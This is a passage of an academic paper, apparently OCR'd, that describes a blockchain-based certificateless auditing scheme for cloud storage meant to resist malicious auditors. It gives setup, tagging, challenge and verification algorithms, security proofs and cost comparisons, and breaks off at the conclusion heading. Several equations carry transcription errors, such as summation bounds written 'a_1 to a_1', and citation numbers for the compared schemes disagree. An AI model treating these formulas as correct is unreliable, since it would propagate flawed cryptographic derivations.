


Figure 3: The proposed framework against malicious auditors for cloud storage based on the blockchain.

(2) The two mechanisms are different from this step. In the efficient mechanism, when the CSP receives the auditing requests, the CSP divides the data into n parts according to the number of auditing nodes to be received and sends them to different auditors; in the secure mechanism, the CSP does not divide the data into parts but broadcast them to the network and all the distributed nodes can get all the data blocks

(3) After receiving the data blocks, each auditor executes the ProofVerify algorithm with the input of the user's public key and the proof sent from the CSP; in the efficient model (the left one in Figure 4), the auditing task is divided into parts and the auditors only audit partial data blocks to improve the auditing speed; in the secure mechanism (the right one in Figure 4), each auditor audits all the data blocks; therefore, it can resist the attacks from the single malicious auditor

(4) Finally, the auditors store the auditing result with the following steps: in the efficient model, the auditors broadcast the auditing result to the other nodes in the same blockchain network, and all the storage nodes can get the full auditing results of the entire request data blocks; in the secure model, the auditors do not need to broadcast the auditing result in the network.

5. The Detailed Scheme

In this section, we give a detailed proposal based on the framework we introduced above. Our scheme is constructed based on Li et al.'s CLPA [24] scheme and Yu and Wang's scheme IDBA [26].

(1) **Setup**: with input in the security parameter κ, the KGC generates the system parameters and the master key executes the following steps:

(1) The KGC selects a large prime number q, an additive group G_1, and uses the bilinear group generator to generate the bilinear group G_2; normally, G_1 and G_2 can be generated simultaneously by using the bilinear group generator. The KGC chooses a bilinear pairing $e : G_1 \times G_1 \longrightarrow G_2$

(2) Let P be a generator of group G_1. The KGC selects a big integer $s \in \mathbf{Z}_q^*$ randomly as the master key, keeps s secretly, and computes the public key $P_{pub} = sP$




Figure 4: The proposed consensus mechanism between the distributed auditing nodes in two different models.

(3) The KGC publishes the system parameters $\text{Para} = \{q, G_1, G_2, P, e, h_1(\cdot), h_2(\cdot), h_3(\cdot), H_1(\cdot), H_2(\cdot), P_{\text{pub}}\}$, where $h_1(\cdot), h_2(\cdot), h_3(\cdot), H_1(\cdot), H_2(\cdot)$ are five hash functions

(2) **PartialPrivateKeyExtract**: the client registers with the KGC to extract the partial private key with the following steps:

(1) The client submits his/her identity ID_U to the KGC

(2) After receiving the client's identity ID_U, the KGC chooses a random big integer $t_U \in \mathbf{Z}_q^*$ and computes $T_U = t_U \cdot P, h_U = h_1(\text{ID}_U, T_U)$ and $s_U = t_U + s \cdot h_U$ mode q

(3) The *KGC* sends the partial private key $D_U = \{s_U, T_U\}$ to the user secretly

(3) **SetSecretValue**: the client sets his/her secret value as follows:

(1) The client chooses a big integer x_U randomly as his/her secret value

(2) The client keeps x_U secretly

(4) **SetPublicKey**: the client sets his/her public key as follows:

(1) The clients computes $P_U = x_U \cdot P$

(2) The clients sets $pk_U = \{T_U, P_U\}$ as his/her public key

(5) **SetPrivateKey**: the client sets $ssk_U = \{s_U, x_U\}$ as his/her private key.

(6) **Store**: the client O with identity ID_O, private key $ssk_O = \{s_O, x_O\}$, and public key $pk_O = \{T_O, P_O\}$ runs this algorithm to generate the integrity checking tags for the data file F. Firstly, the data file F should be divided into n blocks $\{m_1, m_2, \cdots, m_n\}$; for every data blocks $m_i, i \in \{1, 2, \cdots, n\}$, the client computes the tags with the following steps:

(1) The client computes $k_O = h_2(\text{ID}_O, pk_O, P_{\text{pub}})$ and $Q = H_1(P_{\text{pub}})$

(2) The client computes $S_i = (s_O + k_O \cdot x_O)(r \cdot H_2(m_i) + H_2(\text{id}_i) + m_i \cdot Q)$ and sends $\{m_i, \text{id}_i, S_i, R\}$ to the CSP, where id_i is the unique identity of m_i and r is a random number

$$R = r \bullet \left(T_O + h_O \bullet P_{\text{pub}} + k_O \bullet P_O\right). \tag{1}$$

(7) **Audit**: to check the integrity of the uploaded data, the client executes the following challenge-response protocol with CSP and auditors:

(1) *Challen*: the client generates a challenge information as follows:

(i) Selects a random l-element subset $J = \{a_1, a_2, \cdots, a_l\}$ of the set $[1, n]$

(ii) Selects a random $v_j \in \mathbf{Z}_q^*$ for each $j \in J$

(iii) Generates the challenge information: $Chall = \{j, v_j\}_{j \in J}$ and broadcasts it in the network; CSP and all the auditors can get it

(2) *ProofGen*: after receiving the challenge information $Chall = \{j, v_j\}_{j \in J}$ from the client, the CSP generates a proof which proves the correctly possession of selected blocks as follows:

(i) Chooses a big integer $x \in \mathbf{Z}_{\mathbf{q}}^*$ randomly

(ii) Computes

$$u = x^{-1} \cdot \left(\sum_{j=a_1}^{a_1} m_j \cdot v_j + h_3(\sigma) \right), \tag{2}$$

$$\sigma = x \cdot Q \in G_1, \tag{3}$$

$$\delta = \sum_{j=a_1}^{a_1} v_j \cdot S_j \tag{4}$$

(iii) Broadcasts the proof information $Prof = \{\delta, u, \sigma, R\}$ to the auditors; if the client chooses to audit in the efficient model, the CSP needs to divide the data blocks into k parts and generate the proof information for every set of data blocks; then, the CSP sends them to the k auditors separately

(8) **ProofVerify**: upon receiving the $Prof = \{\delta, u, \sigma, R\}$, the auditors execute this algorithm to check the integrity of the data stored in the CSP. Here, the *Prof* indicates the proof generated by the CSP; in the secure model, the *Prof* is the proof information of all the data blocks; while in the efficient model, the *Prof* is the partial proof information. We use the same expression as the *Prof* here.

(1) The auditors compute $h_O = h_1(\mathrm{ID}_O, T_O)$, $k_O = h_2(\mathrm{ID}_O, pk_O, P_{\mathrm{pub}})$, and $Q = H_1(P_{\mathrm{pub}})$

(2) The auditors check whether the following equation holds

$$\begin{aligned} e(\delta, P) = {} & e\left(\sum_{j=a_1}^{a_1} v_j \cdot H_2(\mathrm{id}_j), T_O + h_O \cdot P_{\mathrm{pub}} + k_O \cdot P_O \right) \\ & \cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot H_2(m_j), R \right) \cdot e(u\sigma - h_3(\sigma)Q, T_O \\ & + h_O \cdot P_{\mathrm{pub}} + k_O \cdot P_O). \end{aligned} \tag{5}$$

If it is, the auditors output 1 to indicate the correct storage of the data File F; otherwise, the auditors output 0 to indicate data corruption

(3) The auditors create an **entry**$(t, nonce, Chall, Prof, 0/1)$ and broadcast it in the network, and all the auditors can get the full auditing result and store them; in the secure model, each auditor can calculate the full auditing result by themselves, and the broadcast operation is not needed

(9) **DataUpdate**: when the client updates the file in the cloud, a recording log *Log* is generated by the CSP to record the details of the client's operation. The CSP and client execute the *MultiSign*(*Log*) and broadcast it in the blockchain network for storage, the *MultiSign*(*Log*) means the multi-signature of the client and the CSP on the *Log*. After each data **DataUpdate** operation finished, the system automatically triggers the **Audit** phase.

6. Security Analysis and Correctness Proof

This section gives the correctness proof and security analysis of our proposed scheme. We mainly introduced the threat model and discussed the security goals which we have achieved in this part.

6.1. Correctness Proof. The correctness of our auditing scheme can be derived as follows:

$$\begin{aligned} e(\delta, P) &= e\left(\sum_{j=a_1}^{a_1} v_j \cdot S_j, P \right) = e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \right. \\ &\quad \left. \cdot \left(r \cdot H_2(m_j) + H_2(\mathrm{id}_j) + m_j \cdot Q \right), P \right) \\ &= e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot \left(r \cdot H_2(m_j) + v_j \cdot (s_O \right. \right. \\ &\quad \left. \left. + k_O \cdot x_O) \cdot H_2(\mathrm{id}_j) + v_j \cdot (s_O + k_O \cdot x_O) \cdot m_j \cdot Q, P \right) \\ &= e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot r \cdot H_2(m_j), P \right) \\ &\quad \cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot H_2(\mathrm{id}_j), P \right) \\ &\quad \cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot m_j \cdot Q, P \right) \\ &= e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot r \cdot H_2(m_j), P \right) \\ &\quad \cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot H_2(\mathrm{id}_j), P \right) \\ &\quad \cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot (s_O + k_O \cdot x_O) \cdot m_j \cdot Q, P \right) \\ &= e\left(\sum_{j=a_1}^{a_1} v_j \cdot H_2(\mathrm{id}_j), T_O + h_O \cdot P_{\mathrm{pub}} + k_O \cdot P_O \right) \end{aligned}$$

$$\begin{aligned}
&\cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot H_2(m_j), R\right)\\
&\cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot m_j \cdot Q, T_O + h_O \cdot P_{\text{pub}} + k_O \cdot P_O\right)\\
=\ & e\left(\sum_{j=a_1}^{a_1} v_j \cdot H_2(\text{id}_j), T_O + h_O \cdot P_{\text{pub}} + k_O \cdot P_O\right)\\
&\cdot e\left(\sum_{j=a_1}^{a_1} v_j \cdot H_2(m_j), R\right) \cdot e(U \cdot \sigma - h_3 \cdot (\sigma)\\
&\cdot Q, T_O + h_O \cdot P_{\text{pub}} + k_O \cdot P_O).
\end{aligned} \tag{6}$$

To this step, we can see that through the verification of Equation (5), the auditors can check the integrity of the stored data in the CSP correctly.

6.2. Threat Model. Before our security proof, we introduce the threat model of our scheme in this part firstly. Similar to the literature [26], we consider that there are three types of attacks in the public auditing schemes: forgery, replacement, and replay attacks. Each type of the attack is defined as follows:

(1) Replacement attack: the adversary attempts to calculate a new block/signature passing the auditing phase by replacing the challenged block and signature with unchallenged or uncorrupted blocks/signatures.

(2) Forgery attack: adversary forges the proof information to deceive the auditor/user or forges an auditing result to cheat the user.

(3) Replay attack: adversary replays the proof information generated previously attempting to pass the auditing phase.

Similar to the literature [26], we consider that the CSP may launch all the attacks above and the auditor may launch forgery attack. In addition, we consider that external adversaries may launch forgery and replay attacks.

6.3. Security Proof

Theorem 4. *Our scheme can resist replacement attacks from the CSP.*

Proof. Suppose that the CSP wants to use the well-maintained data blocks m_{k_1} and m_{k_2} to replace the corrupted block m_k in the file F, where $k, k_1, k_2 \in [1, n]$. During the auditing process, both the auditors and the client execute the protocol honestly. That is, the client computes $S_i = (s_O + k_O \cdot x_O) \cdot (r \cdot H(m_i) + H(\text{id}_i) + m_i \cdot Q)$ in the store phase.

Then, the client sends the tags $\{m_i, \text{id}_i, S, R\}$ to the CSP. We denote $(s_O + x_O \cdot k_O)$ as ω here:

Since

$$S_{k_1} = \omega \cdot \left(r \cdot H_2(m_{k_1}) + H_2(\text{id}_{k_1}) + m_{k_1} \cdot Q\right), \tag{7}$$

$$S_{k_2} = \omega \cdot \left(r \cdot H_2(m_{k_2}) + H_2(\text{id}_{k_2}) + m_{k_2} \cdot Q\right), \tag{8}$$

it follows that

$$\begin{aligned}
S_k^* &= \alpha_{k_1} \cdot S_{k_1} + \alpha_{k_2} \cdot S_{k_2} = \alpha_{k_1}\omega \cdot \left(rH_2(m_{k_1}) + H_2(\text{id}_{k_1})\right.\\
&\quad \left. + m_{k_1} \cdot Q\right) + \alpha_{k_2}\omega \cdot \left(r \cdot H_2(m_{k_2}) + H_2(\text{id}_{k_2}) + m_{k_2} \cdot Q\right)\\
&= \omega\left(\left(\alpha_{k_1} \cdot \left(r \cdot H_2(m_{k_1}) + H_2(\text{id}_{k_1}) + m_{k_1} \cdot Q\right) + \alpha_{k_2}\right.\right.\\
&\quad \left.\left. \cdot \left(r \cdot H_2(m_{k_2}) + H_2(\text{id}_{k_2}) + m_{k_2} \cdot Q\right)\right)\right.\\
&= \omega\left(\left(\alpha_{k_1} \cdot \left(H_2(\text{id}_{k_1}) + \alpha_{k_2} \cdot \left(H_2(\text{id}_{k_2})\right)\right)\right.\right.\\
&\quad + \left(\alpha_{k_1} \cdot m_{k_1} + \alpha_{k_2} \cdot m_{k_2}\right) \cdot Q + r\\
&\quad \left.\left. \cdot \left(\alpha_{k_1} \cdot H_2(mk_1) + \alpha_{k_2} \cdot H_2(m_{k_2})\right)\right)\right).
\end{aligned} \tag{9}$$

We know that if the S_k^* can pass the verification phase, the following equation must hold:

$$\begin{aligned}
S_k^* &= \omega\left(\left(\alpha_{k_1} \cdot \left(H_2(\text{id}_{k_1}) + \alpha_{k_2} \cdot \left(H_2(\text{id}_{k_2})\right)\right) + \left(\alpha_{k_1} \cdot m_{k_1}\right.\right.\right.\\
&\quad \left.\left.\left. + \alpha_{k_2} \cdot m_{k_2}\right) \cdot Q + r \cdot \left(\alpha_{k_1} \cdot H_2(m_{k_1}) + \alpha_{k_2} \cdot H_2(m_{k_2})\right)\right)\right)\\
&= \omega(H_2(\text{id}_k) + m_k \cdot Q + r \cdot H_2(m_k)).
\end{aligned} \tag{10}$$

However, the probability that the following three equations are satisfied simultaneously is negligible:

$$\alpha_{k_1} \cdot \left(H_2(\text{id}_{k_1}) + \alpha_{k_2} \cdot H_2(\text{id}_{k_2})\right) = H_2(\text{id}_k), \tag{11}$$

$$\alpha_{k_1} \cdot m_{k_1} + \alpha_{k_2} \cdot m_{k_2} = mk, \tag{12}$$

$$\alpha_{k_1} \cdot H_2(m_{k_1}) + \alpha_{k_2} \cdot H_2(m_{k_2}) = H_2(m_k). \tag{13}$$

That is, S_k^* cannot pass the auditing of the verification phase. Therefore, our scheme can resist the CSP's replacement attacks.

Theorem 5. *Our scheme can resist forgery attacks from the CSP or the auditor.*

Proof. Suppose that the adversary modifies the data block m_k to $m * k = m_k + l_k, k \in [1, n]$. During the auditing process, both the auditors and the CSP honestly execute the scheme. That is, in the **Audit** phase, the client broadcasts the challenge message $Chall = \{j, v_j\}_{j \in J}$ to the CSP and auditors in the network. In the *ProofGen* phase, the CSP computes the following steps:

$$\tau \sum_{k=1}^{n} (m_k + l_k) \cdot v_k, \tag{14}$$

$$\begin{aligned}\widehat{u} &= x^{-1}(\tau + h_3(\sigma)) = x^{-1}\left(\sum_{k=1}^{n}(m_k + l_k)\cdot v_k + h_3(\sigma)\right)\\ &= x^{-1}\left(\sum_{k=1}^{n} m_k\cdot v_k + \sum_{k=1}^{n} l_k\cdot v_k + h_3(\sigma)\right)\\ &= x^{-1}\sum_{k=1}^{n} m_k\cdot v_k + x^{-1}\cdot\sum_{k=1}^{n} l_k\cdot v_k + x^{-1}\cdot h_3(\sigma)\\ &= u + x^{-1}\cdot\sum_{k=1}^{n} l_k\cdot v_k.\end{aligned} \tag{15}$$

If the modified tag $\widehat{u}$ can be passed in the verification phase, the adversary must compute the following:

$$\Delta u = \widehat{u} - u = x^{-1}\cdot\sum_{k=1}^{n} v_k\cdot l_k. \tag{16}$$

Note that x is randomly selected by the CSP and that v_k is randomly selected by the client, so the x and v_k cannot be known simultaneously by the same adversary; therefore, the adversary's modified tag cannot be passed in the **ProofVerify** phase. Hence, our scheme can resist the forgery attacks from the CSP or the auditor.

Theorem 6. *Our scheme can resist replay attack from the CSP.*

Proof. If the stored data m_k has been corrupted, the CSP may attempt to pass the auditing phase by replaying another block m_i and its corresponding tag S_i. Then the CSP constructs the tampered proof S^* as follows: we denote $(s_O + x_O\cdot h_2(\mathrm{ID}_O, pk_O, P_{\mathrm{pub}}))$ as π here:

$$S^* = v_j S_j + \sum_{j\in J j\neq k} v_j S_j. \tag{17}$$

Then, we have the following derivation of the **ProofVerify** process:

$$\begin{aligned}e(S^*, P) &= e\left(v_j S_j + \sum_{j\in J, j\neq k} v_j S_j, P\right)\\ &= e\left(v_j\pi\left(r\cdot H_2(m_j) + H_2(\mathrm{id}_j) + m_j\cdot Q\right), P\right)\\ &\quad\cdot e\left(\sum_{j\in J, j\neq k} v_j\pi\left(r\cdot H_2(m_j) + H_2(\mathrm{id}_j) + m_j\cdot Q\right), P\right)\\ &= e\left(v_j\pi r\cdot H_2(m_j), P\right)\cdot e\left(v_j\pi H_2(\mathrm{id}_j), P\right)\\ &\quad\cdot e\left(v_j\pi m_j\cdot Q, P\right)\cdot e\left(\sum_{j\in J, j\neq k} v_j\pi r\cdot H_2(m_j), P\right)\\ &\quad\cdot e\left(\sum_{j\in J, j\neq k} v_j\pi r\cdot H_2(\mathrm{id}_j), P\right)\cdot e\left(\sum_{j\in J, j\neq k} v_j\pi m_j Q, P\right)\\ &= e\left(\pi r\cdot\left(H_2(m_j) + \sum_{j\in J, j\neq k} H_2(m_j)\right), P\right)\\ &\quad\cdot e\left(v_j\pi\cdot\left(H_2(\mathrm{id}_j) + \sum_{j\in J, j\neq k} H_2(\mathrm{id}_j)\right), P\right)\\ &\quad\cdot e\left(v_j\pi\cdot m_j\cdot Q + \sum_{j\in J, j\neq k} v_j\pi m_j\cdot Q, P\right)\\ &= e\left(v_j\pi r\cdot\left(H_2(m_j) + \sum_{j=\alpha_1}^{\alpha_1} H_2(m_j) - H_2(m_k)\right), P\right)\\ &\quad\cdot e\left(v_j\pi\cdot\left(H_2(\mathrm{id}_j) + \sum_{j=\alpha_1}^{\alpha_1} H_2(\mathrm{id}_j) - H_2(\mathrm{id}_k)\right), P\right)\\ &\quad\cdot e\left(v_j\pi\cdot\left(m_j Q + \sum_{j=\alpha_1}^{\alpha_1} m_j\cdot Q - m_k\cdot Q\right), P\right)\\ &= e\left(v_j\pi r\cdot\left(H_2(m_j) - H_2(m_k) + \sum_{j=\alpha_1}^{\alpha_1} H_2(m_j), P\right)\right.\\ &\quad\cdot e\left(v_j\pi\cdot\left(H_2(\mathrm{id}_j) - H_2(\mathrm{id}_k) + \sum_{j=\alpha_1}^{\alpha_1} H_2(\mathrm{id}_j)\right), P\right)\\ &\quad\cdot e\left(v_j\pi\cdot\left(m_j\cdot Q - m_k\cdot Q + \sum_{j=\alpha_1}^{\alpha_1} m_j\cdot Q\right), P\right)\Bigg).\end{aligned} \tag{18}$$

If the tampered proof S^* can pass the auditing phase, the following equations must hold.

$$v_j H_2(m_j) - v_j H_2(m_k) = 0, \tag{19}$$

$$v_j H_2(\mathrm{id}_j) - v_j H_2(\mathrm{id}_k) = 0, \tag{20}$$

$$v_j m_j - v_j m_k = 0. \tag{21}$$

Since the hash function $H_2(\cdot)$ is collision resistant, we know that

$$H_2(m_j) - H_2(m_k) \neq 0. \tag{22}$$

In other words, the proof shows that the CSP-generated information S^* cannot pass the auditing phase. Therefore, our scheme can resist the replay attacks.

6.4. The Other Security Requirement Discussions. This section discussed that our proposed scheme satisfies the security requirements of auditing schemes. Table 1 gives a brief security comparison of our scheme with the CLPA [23] and IDBA [25].

(1) *Publicly verifiability*: through the correctness proof part, if the client correctly calculates the data tags before uploading the data file, the auditor can perform an interactive algorithm with the CSP and get the real storage situation of the data blocks without

Table 1: The security comparison of our scheme with CLPA and IDBA.

Properties	Key escrow	Replacement attack	Replay attack	Forgery attack	Malicious auditor
CLPA [23]	√	×	×	×	×
IDBA [25]	×	√	√	√	×
Our scheme	√	√	√	√	√

Table 2: The computation cost comparison of our scheme with CLPA and IDBA.

Scheme	User's computational cost	Auditing computational cost	Communication cost
CLPA [23]	$2nT_M + (n+1)T_H + T_h$	$2T_p + (n+3)T_M + (n+1)T_H + 2T_h$	$\lvert\mathbf{Z_q}\rvert + \lvert G_1\rvert$
IDBA [25]	$3nT_M + nT_H + nT_h$	$3T_p + (2n+3)T_M + nT_H + (n+1)T_h$	$\lvert\mathbf{Z_q}\rvert + 3\lvert G_1\rvert$
Ours	$(3n+3)T_M + (2n+1)T_H + T_h$	$4T_p + ((2n+4)T_M + 2nT_H + T_h/k)$	$\lvert\mathbf{Z_q}\rvert + 3\lvert G_1\rvert$

the help of the client. Therefore, we say that our scheme achieves the property of publicly verifiability.

(2) *Privacy preserving*: in the process of the data auditing, the auditors can only get the aggregated data blocks and the tags. Based on this information, auditors cannot get any available information about stored data. Therefore, we say that our scheme achieves the goal of privacy protection.

(3) *Batch auditing*: through the derivation of the correctness analysis, in the process of the auditing phase, multiple data blocks can be sampled at one time, and multiple data auditing tasks can be batch verified to improve the auditing efficiency. Therefore, our scheme achieves the goal of the batch auditing.

(4) *Key escrow resistant:* similar to the scheme CLPA [23], our scheme is based on the certificateless cryptography; the secret key to generate the authenticator has two parts which is derived from the KGC and client, respectively. Therefore, the KGC cannot get the full of the user's secret key like the scheme IDBA [25] based on the identity cryptosystem.

(5) *Malicious auditor resistant*: in our auditing scheme, the auditing result is calculated by the distributed nodes; none of them can tamper the auditing result only if the attacker controls 51% of the nodes in the network; compared to the existing blockchain-based public auditing scheme [25], the **ProofVerify** phase is transferred to the blockchain in the form of smart contract, instead of relying on the third-party auditor to upload the auditing result to the blockchain; thus, the possibility of the auditor creating the false result is eliminated fundamentally; besides, for the reason that the data blocks are confused with the mask code and the auditors can get nothing about the auditing data, the privacy of the data content has been protected.

6.5. Experimental Analysis. This section compares the performance of our proposed scheme with those of He et al.'s CLPA [23] scheme and the scheme IDBA [25]. Table 2 shows the security overhead of these schemes in the **Store** phase on the client side and the **ProofVerify** phase on the auditors' side. From Table 2, we can see that in the **Store** phase, the time consumption of the authenticator calculation in our scheme is slightly higher than those in the other two schemes,

Table 3: The notation list.

Symbol	The time cost of corresponding operation
T_M	The point multiplication operation in G_1
T_p	The pairing operation
T_H	Hash to point function
T_h	Hash function




Figure 5: The computation cost on the client side versus the number of data blocks.




Figure 6: The computation cost on the auditor side versus the number of data blocks.

because we have done some additional processing in this phase to resist the forgery attack and replay attack in the **ProofVerify** phase.

In the **ProofVerify** stage, because we used the distributed auditors to audit the data blocks, we get better efficiency than the other schemes. We can see that if we do not use distributed auditors for auditing tasks, the computing cost of our scheme is the highest, but after using the distributed processing mechanism in the efficient model, the efficiency has been improved greatly. Table 3 is the notations list we used in Table 2.

Finally, in order to quantify this comparison, we compare these targets with the jPBC, which is a well-known JAVA cryptographic library [36]. The experimental environment is listed as follows: Intel i7 processor with 1.8 GHz clock speeds and 8G RAM in a Win 10 operation system. We compared the computational cost in the tag generation phase and the proof verifying phase in Figures 5 and 6. In the comparison of the auditing phase, we analyze the two cases of $k = 5$ and $k = 10$, where k represents the number of the distributed auditors in the blockchain network in the efficient model. We can see that in the efficient model, the more auditors we used in the blockchain network, the lower auditing delay will be obtained.

Communication Cost. In the three schemes, the challenge information is the same; in the response phase, the proof returned by our scenario is as follows: $Prof = \{\delta, u, \sigma, R\} = |\mathbf{Z_q}| + 3|G_1|$. Through the comparison of Table 2, we can find that our scheme has the same communication cost with IBDA and slightly higher than CLPA.

7. Conclusion

